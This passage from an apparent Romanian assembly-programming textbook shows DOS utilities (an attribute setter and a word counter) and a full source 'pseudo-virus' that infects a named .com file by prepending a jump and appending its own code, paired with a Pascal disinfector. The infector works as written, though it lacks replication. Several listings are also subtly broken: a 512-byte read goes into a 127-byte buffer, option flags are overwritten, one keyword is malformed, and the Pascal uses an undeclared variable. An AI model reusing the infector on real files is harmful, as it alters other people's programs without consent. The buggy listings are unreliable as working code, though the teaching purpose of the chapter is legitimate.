        cmp ax, BLOCKSIZE               ;dacă blocul n-a fost complet
        jne close_and_quit              ;atunci sfârşit

        add ptr_lsw, BLOCKSIZE          ;altfel, trecem la noua poziţie
        adc ptr_msw, 0
        jmp outer_loop                  ;şi continuăm cu un alt bloc
```

```
write_error:
        mov dx, offset write_msg
        jmp short general_exit
read_error:
        mov dx, offset read_msg
        jmp short general_exit
seek_error:
        mov dx, offset seek_msg
        jmp short general_exit
close_and_quit:
        mov ah, 3eh                     ;închiderea fişierului
        mov bx, handle
        int 21h
        mov dx, offset done_msg
general_exit:
        mov ah, 9                       ;tipărire mesaj cu
        int 21h                         ;offsetul în registrul dx
        mov ah, 4ch
        int 21h                         ;revenire în DOS

cifru   endp

;definire valori utilizate în program

key_marker      db      'KEYWORD'
marker_len      equ     $-key_marker
done_msg        db      'Done$'
name_msg        db      'Filename error$'
open_msg        db      'Open error$'
read_msg        db      'Read error$'
seek_msg        db      'Seek error$'
write_msg       db      'Write error$'
keyword_msg     db      'Keyword error$'
ptr_msw         dw      0
ptr_lsw         dw      0
handle          dw      0
seed            dw      0
byte_count      dw      0
buffer          label   byte

cod             ends
end     cifru
```

Exemplul 10.3. Utilitar de setare a atributelor fişierelor.

Sintaxa apelului:

ATRIB [+A|-A] [+S|-S] [+H|-H] [+R|-R] [unitate:][cale] nume_fis

unde: A = Archive, S = System, H = Hidden, R = Read-Only

+ setează atributul corespunzător

- dezactivează atributul respectiv

Apelul ATRIB nume_fis afişează setarea curentă a atributelor pentru fişierul nume_fis

```
CSEG segment
        assume cs:CSEG, ds:CSEG, es:CSEG, ss:CSEG
        org     0080h
Parameter label byte        ;numărul parametrilor
        org 0100h           ;program .COM
Entry:
        jmp Begin           ;punctul de intrare

;Iniţializări de date:

SyntaxMsg     db    "Sintaxa: ATRIB [+A|-A][+S|-S][+H|-H][+R|-R] "
              db    "[unitate:] [cale] nume_fisier",13,10
              db    "        Archive System  Hidden  Read-Only$"
FlagErrMsg    db    "ATRIB: Incorrect flag$"
FileSpecMsg   db    "ATRIB: Incorrect File Specification$"
Delimiters    db    9,' ,;=',13
FlagList      db    "ASHR", 20h, 04h, 02h, 01h
AllFlagList   db    "   $Arc $Dir $$$$$$Sys $Hid $R-O$"
ChangeFlag    db    0
AndAttrBits   db    0
OrAttrBits    db    0
SearchString  dw    ?
AppendFileName      dw    ?

;Analiza liniei de comandă pentru identificarea specificării fişierului

ErrorExit:
        mov ah, 9                   ;tipărire mesaj de eroare
        int 21h
        mov ah, 4Ch                 ;încheierea execuţiei programului şi revenire in DOS
        int 21h

Begin:
        mov si, 1+offset Parameter          ;pointer spre şirul parametrilor
        cld                                 ;direcţie de parcurgere spre înainte
```

```
FlagSearch:
        lodsb                          ;preia un octet
        mov di, offset Delimiters      ;se verifică este delimitator
        mov cx, 5                      ;verificăm 5 delimitatori
        repne scasb                    ;analizează tot stringul
        je FlagSearch                  ;dacă e delimitator, reia ciclul
        mov dx, offset SyntaxMsg       ;posibil mesaj de help
        cmp al, 13                     ;dacă e 'Enter', nu avem nume_fis
        je ErrorExit                   ;şi se va ieşi cu mesaj de eroare

        mov di, offset OrAttrBits      ;adresă salvare flag-uri +
        cmp al, '+'                    ;este semnul '+' ?
        je PlusOrMinus                 ;dacă da, setează bitul
        mov di, offset AndAttrBits     ;adresă salvare flag-uri -
        cmp al, '-'                    ;este semnul '-' ?
        jne MustBeFile                 ;dacă nu, e nume_fis

PlusOrMinus:
        mov [ChangeFlag],-1            ;setare pentru modificare
        lodsb                          ;preia următorul octet
        and al, 0DFh                   ;îl transformăm în majusculă
        mov bx, offset FlagList        ;lista opţiunilor de căutat
        mov cx, 4                      ;sunt 4 atribute posibile (A, S, H şi R)

SearchList:
        cmp al, [bx]                   ;este vreunul din FlagList ?
        jz FoundFlag                   ;dacă da, se salvează
        inc bx                         ;se avansează în listă
        loop SearchList                ;şi se continuă căutarea
        mov dx, offset FlagErrMsg      ;altfel, se efectuează salt la eticheta ErrorExit, se
                                       ;afişează mesajul FlagErrMsg
        jmp ErrorExit                  ;şi se termină programul

FoundFlag:
        mov al, [bx + 4]               ;preia masca bitului
        or [di], al                    ;marchează bitul corespunzător opţiunii
        jmp FlagSearch                 ;şi continuă căutarea

MustBeFile:
        not [AndAttrBits]              ;inversiune biţi pentru inhibare
        mov [SearchString], si         ;reţine adresa lui nume_fis
        dec [SearchString]             ;un octet mai puţin
```

```
EndSearch:
        lodsb                           ;preia octet
        mov di, offset Delimiters       ;este delimitator?
        mov cx, 6                       ;6 delimitatori (şi CR)
        repne scasb                     ;analizează şirul
        jne EndSearch                   ;dacă nu e delimitator, reia bucla

;Transferă şirul de căutat la sfârşitul programului

        dec si                          ;referă octetul de după nume_fis
        mov byte ptr [si], 0            ;îl transformă în string ASCIIZ
        mov cx, si                      ;CX pointează la sfârşit
        mov si, [SearchString]          ;SI pointează la început
        sub cx, si                      ;CX conţine acum lungimea
        mov di, offset PathAndFile      ;adresa destinaţiei
        mov [AppendFileName], di        ;se salvează şi aici

SearchTrans:
        lodsb                           ;preia octet
        stosb                           ;şi îl salvează
        cmp al, ':'                     ;verificare dacă este marcaj de drive
        je PossibleEnd                  ;dacă da, a se reţine
        cmp al, '\'                     ;verificare dacă este separator de cale
        jne NextCharacter               ;dacă nu, continuă căutarea

PossibleEnd:
        mov [AppendFileName], di        ;acesta e noul sfârşit

NextCharacter:
        loop SearchTrans                ;continuă căutarea

;Găseşte fişierele date în şirul parametrilor de intrare

        mov dx, offset DTABuffer        ;modificarea adresei zonei de transfer a discului (DTA)
        mov ah, 1Ah
        int 21h                         ;implicit, în momentul lansării unui program,
                                        ;pentru DTA sunt folosiţi 128 octeţi, începând de la
                                        ;deplasamentul 80h din PSP

        mov dx, [SearchString]          ;stringul tipar de căutare
        mov cx, 16h                     ;atributele fişierului căutat
        mov ah, 4Eh                     ;numărul funcţiei "Find first"
```

```
FindFile:
        int 21h                     ;apel DOS pentru găsire fişier
        jnc Continue                ;dacă nu sunt erori, continuă
        cmp ax, 18                  ;în AX se returnează un cod de eroare
        jnz FindError               ;dacă nu e 18, salt la FindError
        jmp NoMoreFiles             ;dacă e eroare 18 ("No more files"), părăseşte bucla

FindError:
        mov dx, offset FileSpecMsg      ;mesaj de eroare relativ la specificarea fişierului
        jmp ErrorExit                   ;ieşire cu tipărire mesaj

Continue:
        mov si, 30+offset DTABuffer     ;pointeaza la nume_fis
        cmp byte ptr [si], '.'          ;verificare dacă e '.'
        jnz FileIsOK                    ;dacă nu, continuă
        jmp FindNextFile                ;dacă da, se va efectua o nouă căutare

FileIsOK:
        mov di, [AppendFileName]        ;destinaţie pentru transfer
        mov cx, 14                      ;numărul de octeţi de afişat

TransferName:
        lodsb                           ;preia octetul curent
        stosb                           ;şi îl salvează
        or al, al                       ;verifică dacă e valoarea 0 (terminare şir)
        jz PadWithBlanks                ;dacă da, se afişează spaţii
        call DisplayChar                ;afişarea caracterului
        loop TransferName               ;continuă bucla

PadWithBlanks:
        mov al, ' '                     ;completarea cu spaţii
        call DisplayChar
        loop PadWithBlanks              ;până când CX devine 0

;Modificarea si afisarea atributelor fişierului

        mov dx, offset PathAndFile      ;adresa stringului ASCIIZ
        test [ChangeFlag], -1           ;trebuie modificate atributele?
        jz DisplayIt                    ;dacă nu, se efectuează numai afişare

        mov ax, 4300h                   ;obţinerea atributelor fişierului
        int 21h                         ;prin apelul funcţiei sistem 43h
        and cl, 27h                     ;setări de biţi conform măştilor
```

```
        and cl, [AndAttrBits]
        or cl, [OrAttrBits]
        mov ax, 4301h                   ;poziţionarea atributelor
        int 21h                         ;prin apelul funcţiei sistem 43h

DisplayIt:
        mov ax, 4300h                   ;obţinerea atributelor
        int 21h
        mov bl, cl                      ;se pun în BL atributele
        or bl, 08h                      ;setarea bitului de volum
        shl bl, 1                       ;deplasare pentru eliminarea biţilor neutilizaţi
        shl bl, 1
        mov cx, 6                       ;numărul biţilor rămaşi
        mov dx, 5+offset AllFlagList    ;adresa listei de abrevieri

AttrListLoop:
        push dx                         ;salvarea acestei adrese
        shl bl, 1                       ;deplasare bit superior în Carry Flag
        jc FlagIsOn                     ;verificare dacă CF = 1
        mov dx, offset AllFlagList      ;dacă nu, tipăreşte spaţii

FlagIsOn:
        mov ah, 9                       ;tipărire şir de caractere
        int 21h                         ;pâna la primul '$'
        pop dx                          ;restaurarea adresei
        add dx, 5                       ;deplasare cu 5 octeţi
        loop AttrListLoop               ;şi continuă ciclul
        mov al, 13                      ;tipărire 'Enter'
        call DisplayChar
        mov al, 10                      ;avans la linie nouă
        call DisplayChar

FindNextFile:
        mov ah, 4Fh                     ;caută următorul nume_fis care se potriveşte tiparului
        jmp FindFile                    ;salt la începutul buclei

NoMoreFiles:
        mov ah, 4Ch                     ;terminarea execuţiei şi
        int 21h                         ;revenirea în DOS

;Subrutina pentru tipărirea caracterului din AL
```

```
DisplayChar:
        push ax                 ;salvare valori regiştri
        push dx
        mov dl, al              ;pune caracterul în DL
        mov ah, 2               ;şi îl afişează
        int 21h
        pop dx
        pop ax                  ;refacere valori regiştri
        ret

;Date memorate la sfârşit pentru reducerea dimensiunii programului COM

DTABuffer    label  byte                ;pentru apeluri "File find"
PathAndFile  equ    DTABuffer + 43      ;pentru cale şi nume

CSEG ends                               ;sfârşit segment
end Entry                               ;desemnează punctul de intrare
```

Exemplul 10.4. Să se scrie un program filtru pentru numărarea cuvintelor, liniilor si caracterelor introduse de la intrarea standard (echivalentul comenzii UNIX WC (Word Count))

Sintaxa apelului:

```
        NUMARA [/w] [/l] [/c]
```

unde:

/w = afişarea numărului de cuvinte (fără antet)
/l = afişarea numărului de linii (fără antet)
/c = afişarea numărului de caractere (fără antet)
fără parametri = afişarea tuturor acestor informaţii, cu antetele corespunzătoare

Observaţii: Cele trei opţiuni pot apărea în orice combinaţie. Indiferent de ordinea apariţiei lor, afişarea informaţiilor se va face în următoarea ordine: numărul cuvintelor, numărul liniilor, numărul caracterelor.

Pentru a obţine formatul .COM necesar, după asamblare, la link-editare se foloseşte opţiunea /t. Se va obţine NUMARA.COM

Exemple de apel:

```
        NUMARA <NUMARA.ASM          - cu redirectarea intrării standard
sau
        NUMARA              - după care utilizatorul introduce text terminat cu CTRL-Z
```

```
cseg segment
        org 100h                ;pentru fişier .COM standard

assume ds:cseg, cs:cseg

;echivalări mnemonice pentru numerele de funcţii sistem folosite

        read equ 3FH            ;citire din fişier
        chrout equ 02H          ;afişarea unui caracter la ieşirea standard
        prnstr equ 09H          ;afişarea unui şir

;echivalări  mnemonice pentru alte valori folosite

        stdin equ 0000H         ;cod intrare standard
        w equ 01H               ;valoare pentru opţiunea 'cuvinte'
        l equ 02H               ;valoare pentru opţiunea 'linii'
        c equ 04H               ;valoare pentru opţiunea 'caractere'
        yes equ 0FFH            ;valoare booleană
        no equ 00H              ;valoare booleană
        charnl equ 0DH          ;caracter NewLine
        chartab equ 09H         ;caracter Tab
        charlf equ 0AH          ;caracter LineFeed

;PSP-ul conţine numărul parametrilor liniei de comandă (parametrul argc din limbajul C) la
;adresa 80h, iar adresa tabelului ce conţine parametrii liniei de comandă (parametrul argv din C) la
;adresa 81h.

param_count equ [80H]   ;numărul parametrilor liniei de comandă obţinut din PSP-ul lui
                        ;NUMARA

param_area equ [81H]    ;adresa tabelului ce conţine parametrii liniei de comandă a lansării
                        ;lui NUMARA

main proc far           ;"procedura principală" main
        call setup      ;analiza opţiunilor liniei de comandă
        call buf_in     ;citeşte intrarea şi furnizează numerele w, l, c
        call output     ;afişarea rezultatelor la ieşirea standard
        mov ah, 4Ch
        int 21h         ;revenirea în sistemul de operare
main    endp

;Subrutina setup realizează analiza opţiunilor liniei de comandă
```

```
setup proc near

a1:
        xor ch, ch                      ;echivalent cu mov ch,0
        mov cl, byte ptr param_count    ;depune in CL numărul parametrilor
        cmp cl, 00H                     ;verifică dacă acest numar este diferit de 0
        je aexit                        ;dacă nu, se iese din procedură

        mov di, offset param_area       ;se caută parametrii (opţiunile)
a2:
        mov al, '/'                     ;sunt precedate de '/'
        repnz
        scasb
        jnz aexit                       ;salt la instrucţiunea de revenire
        mov al, [di]                    ;preluarea caracterului opţiune
        and al, 0DFH                    ;garantează "Upper Case"
        cmp al, 'W'                     ;este 'W' ?
        jne a3                          ;nu

        mov options, 1                  ;da, setează corespunzător flag-ul options
        jmp a2                          ;şi continuă analiza

a3:
        cmp al, 'L'                     ;este 'L' ?
        jne a4                          ;nu
        mov options, 2                  ;da, seteaza corespunzator flag-ul options
        jmp a2                          ;şi continuă analiza

a4:
        cmp al, 'C'                     ;este 'C' ?
        jne a2                          ;dacă nu, continuă analiza
        mov options, 4                  ;da, setează corespunzător flag-ul options
        jmp a2                          ;şi continuă analiza

aexit:
        ret                             ;revenire din procedură

setup  endp

;Subrutina buf_input preia fluxul de caractere de la intrarea standard şi îl predă spre prelucrare
;subrutinei count
```

```
buf_in proc near

        mov inword, no              ;încă nu s-a început analiza unui cuvânt
bu1:
        mov ah, read                ;funcţia de citire caracter
        mov bx, stdin               ;din intrarea standard
        mov cx, 512                 ;numărul de octeţi de citit (1 sector)
        mov dx, offset buffer       ;adresa zonei tampon în care se citeşte
        int 21H
        cmp ax, 00H                 ;verificare dacă numărul de octeţi citiţi a fost 0 (EOF)
        jz buexit                   ;dacă da, s-a terminat preluarea

        mov  cx,ax                  ;se transferă în CX numărul de octeţi citiţi
        mov  si, offset buffer      ;adresa zonei tampon

bu2:
        lodsb                       ;se depune în AL următorul caracter din zona tampon
        call count                  ;actualizarea valorilor solicitate
        loop bu2
        jmp bu1

buexit:
        ret                         ;revenirea din procedură
buf_in endp

;Subrutina count numără cuvintele, liniile si caracterele

count proc near

        add clow, 0001H             ;actualizează numărul de caractere
        adc chigh, 0                ;tratează eventuala cifră de transport

b1:
        cmp al, charnl              ;verificare dacă este "NewLine"
        jne b2                      ;dacă nu, salt la b2
        add llow,0001H              ;actualizează numărul de linii
        adc lhigh,0                 ;tratează eventuala cifră de transport

b2:
        cmp al, charnl              ;verificare dacă este "NewLine"
        je b3                       ;dacă da, salt la b3
        cmp al, chartab             ;verificare dacă este "Tab"
        je b3                       ;dacă da, salt la b3
```

```
        cmp al, charlf          ;verificare dacă este "LineFeed"
        je b3                   ;dacă da, salt la b3
        cmp al, ' '             ;verificare dacă este spaţiu
        je b3                   ;dacă da, salt la b3

;dacă s-a ajuns aici, nu e îndeplinită nici una dintre condiţiile de mai sus

        cmp inword, yes         ;verificare dacă este deja în interiorul unui cuvânt
        je      b4              ;dacă da, revenire
        mov inword, yes         ;altfel...
        add wlow, 0001H         ;actualizarea numărului de cuvinte
        adc whigh, 0            ;tratează eventuala cifră de transport
        jmp b4                  ;salt la instrucţiunea de revenire

;îndeplinirea uneia din condiţiile de mai sus ne aduce în acest punct al execuţiei

b3:
        mov inword, no          ;resetare condiţie logică
b4:
        ret                     ;revenire din procedură
count endp

;Subrutina output pentru tipărirea rezultatelor

output proc near
        cmp options, 00H        ;verificare dacă sunt opţiuni în linia de comandă
        jne c1                  ;dacă da, nu se tipăreşte antetul următor
        mov ah, prnstr          ;funcţia tipărire şir de caractere
        mov dx, offset word_label ;pune în DX adresa antetului
        int 21H                 ;tipărire antet pentru numărul cuvintelor
        jmp c1a                 ;afişare count

c1:
        test options, W         ;verificare dacă este prezentă opţiunea /w
        jz c2                   ;dacă nu, nu se va tipări numărul cuvintelor

c1a:
        mov di, whigh           ;se transferă whigh:wlow (numărul de cuvinte) în
        mov si, wlow            ;DI:SI
        call convtip            ;apelul procedurii de conversie şi afişare
        call newline            ;avans la linie nouă
```

```
c2:
        cmp options, 00H            ;verificare dacă sunt opţiuni
        jne c3                      ;dacă da, nu se tipăreşte antetul următor
        mov ah, prnstr              ;funcţia tipărire şir de caractere
        mov dx, offset line_label   ;pune în DX adresa antetului
        int 21H                     ;tipărire antet pentru numărul liniilor
        jmp c3a                     ;salt la tipărire numărul de linii

c3:
        test options, L             ;verificare dacă este prezentă opţiunea /l
        jz c4                       ;dacă nu, nu se va tipări numărul liniilor

c3a:
        mov di, lhigh               ;se transferă lhigh:llow (numărul de linii în DI:SI)
        mov si, llow
        call convtip                ;apelul procedurii de conversie şi afişare
        call newline                ;avans la linie nouă

c4:
        cmp options, 00H            ;verificare dacă sunt opţiuni
        jne c5                      ;dacă da, nu se tipăreşte antetul următor
        mov ah, prnstr              ;funcţia tipărire şir de caractere
        mov dx, offset char_label   ;pune în DX adresa antetului
        int 21H                     ;tipărire antet pentru numărul caracterelor
        jmp c5a                     ;salt la tipărirea numărului de caractere

c5:
        test options, C             ;verificare dacă este prezenta opţiunea /c
        jz c6                       ;dacă nu, salt la c6

c5a:
        mov di, chigh               ;se transfera chigh:clow (numărul de caractere) în DI:SI
        mov si, clow
        call convtip                ;apelul procedurii de conversie şi afişare
        call newline                ;avans la linie nouă

c6:
        ret                         ;revenire din procedura

word_label db 'Cuvinte: $'          ;definire antete pentru afişare
line_label db 'Linii: $'
char_label db 'Caractere:  $'
outputendp
```

```
newline proc   near
;subrutina newline pentru tipărirea unei combinații CR/LF
        mov ah, prnstr
        mov dx, offset crlf
        int 21H
        ret
crlf  db     0DH, 0AH, '$'
newline endp

CONVTIP PROC   NEAR
;subrutina convtip convertește un întreg reprezentat pe 32 biți în DI:SI în coduri ASCII ale cifrelor
;corespunzătoare și le afișează la ieșirea standard.
        mov ax, 0                       ;pune 0 în regiștrii de lucru
        mov bx, 0
        mov bp, 0
        mov cx, 32                      ;numărul de biți pentru precizie
et1:
        shl si,1
        rcl di,1
        xchg bp,ax
        call adjust
        xchg bp,ax
        xchg bx,ax
        call adjust
        xchg bx,ax
        adc al,0
        loop et1
        mov cx,1710H
        mov ax,bx
        call et2
        mov ax,bp
et2:
        push ax
        mov dl,ah
        call et3
        pop dx
et3:
        mov dh,dl
        push cx
        mov cl,4
        shr dl,cl                       ;mută semioctetul superior în cel inferior
        pop cx
        call et4
        mov dl,dh
```

```
et4:
        and dl,0FH
        jz et5
        mov cl,0
et5:
        dec ch
        and     cl,ch
        or      dl,'0'
        sub     dl,cl

        mov     ah, chrout          ;tipărirea următoarei cifre
        int     21H
        ret                         ;revenire la apelant
CONVTIP         ENDP

ADJUST  PROC    NEAR
        adc     al,al
        daa                         ;ajustare zecimală după adunare
        xchg    al,ah
        adc     al,al
        daa
        xchg    al,ah
        ret
ADJUST          ENDP

;variabile globale

options         db 0                ;octet cu valoare de flag
inword          db 0                ;flag: valoarea DA indică faptul că analiza se află în
                                    ;interiorul unui cuvânt
wlow            dw 0                ;cuvântul inferior al valorii numărul de cuvinte
whigh           dw 0                ;cuvântul superior al valorii numărului de cuvinte
llow            dw 0                ;cuvântul inferior al valorii numărului de linii
lhigh           dw 0                ;cuvântul superior al valorii numărul de linii
clow            dw 0                ;cuvântul inferior al valorii numărului de caractere
chigh           dw 0                ;cuvântul superior al valorii numărului de caractere
buffer          db 127 dup (?)      ;zona tampon pentru şirul de intrare

cseg    ends

end     main
```

Exemplul 10.5. Să se scrie un program asamblare (un virus) care acţionează asupra unui alt program executabil .com modificându-l astfel încât, înainte de a face ceea ce trebuie să facă, executabilul .com să afişeze un anumit mesaj. De asemenea să se scrie şi un program care 'curăţă' fişierul astfel infectat.

De fapt problema cere scrierea unui prototip de virus care să infecteze fişierele executabile .com. Pentru a nu crea totuşi un virus veritabil, numele fişierului infectat va fi dat în codul sursă al pseudo-virusului. De asemenea virusului îi va lipsi rutina de căutare automată a altor fişiere .com pe care să le infecteze.

Arhitectura pseudo-virusului

Fişierele .com au o structură simplă formată dintr-un singur segment de memorie. La executarea unui fişier .com, octeţii acestui fişier de pe disc vor fi încărcaţi în memorie în segmentul rezervat de către sistemul de operare la offset 100h = 256. Primii 100h octeţi sunt rezervaţi pentru PSP. Execuţia unui program .com începe întotdeauna cu instrucţiunea având adresa cs:100h.

Ce face pseudo-virusul? Codul virusului nu poate fi adăugat în fişierul .com decât la sfârşit. Pentru a se executa însă codul virusului înaintea instrucţiunilor fişierului orginal, la începutul fişierului .com trebuie scris codul instrucţiunii 'jmp acolo_unde_începe_virusul', unde acolo_unde_începe_virusul este offsetul în cadrul segmentului de cod la care vor fi încărcate instrucţiunile virusului. Scriind însă la începutul fişierului .com codul instrucţiunii jmp de mai sus, fişierul este alterat. Pentru a putea fi restaurat, un număr de k octeţi de la începutul fişierului .com trebuie să fie salvaţi şi ei la sfârşitul fişierului .com, unde k trebuie să fie mai mare sau egal cu numărul de octeţi generaţi pentru instrucţiunea jmp acolo_unde_începe_virusul. Astfel acolo_unde_începe_virusul = 100h + lungimea fişierului .com original + k.




Fig. 10.1. Structura fişierului .com înainte şi după infectare

Odată saltul execuţiei făcut la începutul codului virusului, acesta se poate manifesta liber. De obicei, acţiunile întreprinse de codul unui virus sunt:

- partea de replicare. În cazul nostru aceasta ar presupune căutarea pe disc, în sistemul de fişiere, a altor executabile .com victimă care să fie infectate (această parte lipseşte din exemplul nostru tocmai pentru a nu crea un virus în adevăratul sens al cuvântului);
- o parte destructivă. În cazul nostru, codul destructiv se reduce la simpla afişare a unui mesaj. De obicei, între momentul infectării şi momentul execuţiei acţiunii destructive, se scurge un interval de timp. Virusul nu distruge un sistem imediat ce l-a infectat, lăsându-şi un interval de timp pentru a se replica;
- acţiunea de refacere în memorie a fişierului .com original. Aceasta se realizează printr-un simplu rep movsb pentru cei k octeţi salvaţi la sfârşitul fişierului .com original, ce trebuie readuşi la începutul fişierului;
- saltul la offsetul 100h în segmentul de cod unde sunt încărcate în urma refacerii codului instrucţiunile fişierului .com original.

Fişierul virus.asm:

```
assume cs:code
code segment

;Aceste instrucţiuni vor fi scrise la începutul fişierului .com pe care dorim să-l infectăm. Ele vor
;face un salt la începutul codului virusului. Se execută doar la rularea fişierului .com infectat şi
;nu la rularea acestui program.

inceput:

  jmp peste
  new dw ?

    ;cuvântul new va fi egal cu valoarea deplasamentului locaţiei acolo_unde_începe_virusul.
    ;această valoare va fi calculată în momentul infectării fişierului .com.

peste:
  mov bp, 103h          ;103h este offsetul cuvântului new în segmentul de cod. Offsetul
                        ;intrucţiunii jmp peste este 100h (este prima instrucţiune din
                        ;fişierul .com şi este codificată pe trei octeţi).
  mov ax, cs:[bp]       ;punem valoarea lui new în registrul AX, după care executăm un
                        ;salt la începutul codului virusului.
  jmp ax

;Sfârşitul instrucţiunilor care vor fi scrise la începutul fişierului .com.
;Aceste instrucţiuni vor fi scrise la sfârşitul fişierului .com pe care dorim să-l infectăm. De
;asemenea, ele se execută doar la rularea fişierului .com infectat şi nu la rularea acestui program.
```

```
infection:

  jmp peste_date              ;sărim peste zona de date

  semn db "BGS"               ;semnătura virusului
  save db 20 dup (?)          ;20 de octeţi pentru a salva începutul fişierului .com
                              ;original
  mesaj db "Acest executabil este virusat", 13, 10, '$'        ;mesaj afişat de virus
  nume db "grep.com", 0       ;numele fişierului .com pe care dorim să-l infectăm.
                              ;Funcţiile DOS de lucru cu fişiere cer ca acest şir să fie
                              ;ASCIIZ (să se termine cu 0).
  file dw ?                   ;descriptorul de fişier pe care îl vom folosi
  lungimecom dw ?             ;lungimea fişierului .com

peste_date:
  mov ah, 09h                 ;Afişăm mesajul
  mov dx, offset mesaj
  sub dx, offset infection
  add dx, cs:[bp]
;în momentul execuţiei fişierului .com infectat, şirul mesaj va avea alt offset. El se va găsi
;undeva la sfârşitul fişierului .com, după instrucţiunile acestuia. Am recalculat offsetul acestui
;şir.
  int 21h

;Restaurăm fişierul .com în memorie
  cld
  mov si, offset save
  sub si, offset infection
  add si, cs:[bp]             ;Şirul save va avea şi el alt offset. Am recalculat şi offsetul
                              ;acestui şir.
  mov di, 100h
  mov cx, 20                  ;punem la offset cs:100h cei 20 de octeţi salvaţi în zona de
                              ;date
  rep movsb

  mov ax, 0                   ;curăţăm regiştrii şi flagurile
  mov bx, 0
  mov cx, 0
  mov dx, 0
  mov si, 0
  mov di, 0
  mov bp, 0
  push ax
  popf
```

```
  sti

  mov ax, 100h
  jmp ax                ;Sărim la offset 100h în segmentul de cod unde sunt încărcate
                        ;instrucţiunile fişierului .com pentru a-l executa normal.
;Sfârşitul instrucţiunilor care vor fi scrise la sfârşitul fişierului com.

;Aici începe execuţia pseudo-virusului.
start:
  push cs
  pop ds

  mov ah, 3dh           ;Deschid fişierul pentru virusare folosind funcţia DOS 3d
  mov al, 01000010b
  lea dx, nume
  int 21h
  mov file, ax          ;salvăm descriptorul de fişier în cuvântul file

  ;Aflăm lungimea fişierului poziţionându-ne la sfârşitul fişierului. Avem nevoie de lungime
  ;pentru a calcula valoarea cuvântului new = acolo_unde_începe_virusul.
  mov ah, 42h
  mov bx, file
  xor cx, cx
  xor dx, dx
  mov al, 2
  int 21h
  mov lungimecom, ax

  ;Ne poziţionăm la începutul fişierului .com
  mov ah, 42h
  mov bx, file
  xor cx, cx
  xor dx, dx
  mov al, 0
  int 21h

  ;Citim primii 20 de octeţi din fişier şi îi salvăm în şirul save
  mov ah, 3fh
  mov bx, file
  mov cx, 20
  lea dx, save
  int 21h

  ;Calculăm noua adresă de salt new = 100h + lungimecom
```

```
mov ax, 100h
add ax, lungimecom
mov new, ax

;Ne poziţionăm la începutul fişierului .com
mov ah, 42h
mov bx, file
xor cx, cx
xor dx, dx
mov al, 0
int 21h

;Scriem codul instrucţiunii jmp de la începutul acestui program la începutul fişierului .com
mov ah, 40h
mov bx, file
mov cx, offset infection - offset inceput
lea dx, inceput
int 21h

;Ne poziţionăm la poziţia 3 în fişier pentru a scrie valoarea lui new
mov ah, 42h
mov bx, file
xor cx, cx
mov dx, 3
mov al, 0
int 21h

;Scriem valoarea lui new
mov ah, 40h
mov bx, file
mov cx, 2
lea dx, new
int 21h

;Ne poziţionăm la sfârşit pentru a scrie codul virusului
mov ah, 42h
mov bx, file
xor cx, cx
xor dx, dx
mov al, 2
int 21h

;Scriem codul virusului în fişierul .com
mov ah, 40h
```

```
  mov bx, file
  mov cx, offset start - offset infection
  lea dx, infection
  int 21h

  ;Închidem fişierul
  mov ah, 3eh
  mov bx, file
  int 21h

  ;Terminăm programul
  mov ax, 4c00h
  int 21h

code ends
end start
```

Deoarece ne aflăm de partea bună a baricadei, am scris pentru pseudo-virusul prezentat şi un antivirus. Acesta identifică dacă un fişier este infectat după semnătura "BGS". În caz de infecţie copiază la începutul fişierului cei 20 octeţi salvaţi la sfârşitul .com-ului original, după care trunchiază fişierul la lungimea originală.

Fişierul antivirus.pas:

```
uses dos, crt;

var files:searchrec;
   f:file;
   os, br:word;              { os – lungimea fişierului original }
   r:string;

procedure de;                { procedura care dezinfectează fişierul }
var buf:array [1..20] of char;
                             { folosim acest buffer pentru a copia cei 20 de octeţi salvaţi de virus
                             la sfârşitul .com-ului original la începutul fişierului }
begin
  blockread(f,buf,20,br);    { citim cei 20 octeţi }
  seek(f,0);                 { ne poziţionăm la începutul fişierului .com }
  blockwrite(f,buf,20,br);   { îi scriem la această poziţie }
  seek(f,os);                { cursorul în fişier este mutat la un deplasament ce indică lungimea
                             fişierului original }
  truncate(f);               { trunchiem fişierul pentru a-l readuce la starea iniţială }
end;
```

```
procedure cfile(s:string);  { procedura care determină dacă fişierul s este infectat }
begin
  assign(f,s);              { deschidem fişierul }
  reset(f,1);
  seek(f,3);                { ne deplasăm la offset 3 în fişier pentru a citi valoarea lui new }
  blockread(f,os,2);        { citim valoarea lui new – vezi codul virusului pentru semnificaţia
                            acestei variabile }
  os:=os-256;               { os este lungimea fişierului .com original }
  seek(f,os+3);             { cursorul este mutat la deplasamentul la care se găseşte semnătura
                            virusului }
  blockread(f,r,3,br);
  if r='BGS' then           { dacă am găsit semnătura şi utilizatorul doreşte atunci devirusăm
                            fişierul }
          begin
            writeln(s,' is infected with BGS virus!');
            write('Desinfect? [y/n] ');
            readln(a);
            if (a='y') or (a='Y') then de;
          end
        else writeln(s,' Ok');
  close(f);                 { închidem fişierul }
end;

begin
  clrscr;
  findfirst('*.com',archive,files);
  repeat
    { căutăm toate fişierele .com din directorul curent şi verificăm dacă sunt infectate }
    cfile(files.name);
    findnext(files);
  until doserror<>0;
end.
```

Exemplul 10.6.

